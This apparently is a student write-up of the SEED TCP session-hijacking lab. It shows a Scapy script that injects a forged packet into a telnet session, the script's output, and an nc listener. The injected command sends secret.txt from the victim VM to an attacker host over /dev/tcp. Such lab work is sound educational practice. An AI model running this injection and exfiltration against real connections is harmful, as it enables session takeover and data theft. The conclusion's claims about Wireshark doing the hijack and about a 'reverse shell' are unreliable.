
Code for reverse_shell:



```
  GNU nano 2.5.3              File: reverse_shell.py

from scapy.all import*
ip = IP(src="10.0.2.10", dst="10.0.2.15")
tcp = TCP(sport=48674, dport=23, flags="A", seq=3942311413, ack=1878044163)
data = "\n cat /home/seed/secret.txt > /dev/tcp/10.0.2.9/9090\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)

                                [ Read 7 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter  ^_ Go To Line
```



```
[12/12/21]seed@VM:~$ sudo python3 reverse_shell.py
version    : BitField  (4 bits)                   = 4               ('4')
ihl        : BitField  (4 bits)                   = None            ('None')
tos        : XByteField                           = 0               ('0')
len        : ShortField                           = None            ('None')
id         : ShortField                           = 1               ('1')
flags      : FlagsField                           = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)                  = 0               ('0')
ttl        : ByteField                            = 64              ('64')
proto      : ByteEnumField                        = 6               ('0')
chksum     : XShortField                          = None            ('None')
src        : SourceIPField                        = '10.0.2.10'     ('None')
dst        : DestIPField                          = '10.0.2.15'     ('None')
options    : PacketListField                      = []              ('[]')
--
sport      : ShortEnumField                       = 48674           ('20')
dport      : ShortEnumField                       = 23              ('80')
seq        : IntField                             = 3942311413      ('0')
ack        : IntField                             = 1878044163      ('0')
dataofs    : BitField  (4 bits)                   = None            ('None')
reserved   : BitField  (3 bits)                   = 0               ('0')
flags      : FlagsField                           = <Flag 16 (A)>   ('<Flag 2 (S)>')
window     : ShortField                           = 8192            ('8192')
chksum     : XShortField                          = None            ('None')
urgptr     : ShortField                           = 0               ('0')
options    : TCPOptionsField                      = []              ("b''")
--
load       : StrField                             = b'\n cat /home/seed/secret.txt > /dev/tcp/10.0.2.9/9090\n' ("b''")
[12/12/21]seed@VM:~$
```



```
[12/12/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 33878)
Hello This is a secret message
[12/12/21]seed@VM:~$
```

Source Port: 48674

DELIVERABLE

Follow the procedure of experiment show your outcome with relevant discussion

Conclusion:

1. The telnet connection between the client machine and server machine was hijacked by the attacker using Wireshark. Wireshark was used to observe the packets sent between client and server.
2. The contents of secret.txt file are listened by attacker on his port 9090
3. Based on the available port numbers, TCP assigns the initial port number at random. Each subsequent TCP connection uses a port number that is greater than the previous one.
4. The attacker uses the last tcp packet’s acknowledgment and sequence number to hijack the packet.
5. Reverse shell used to execute attack on client.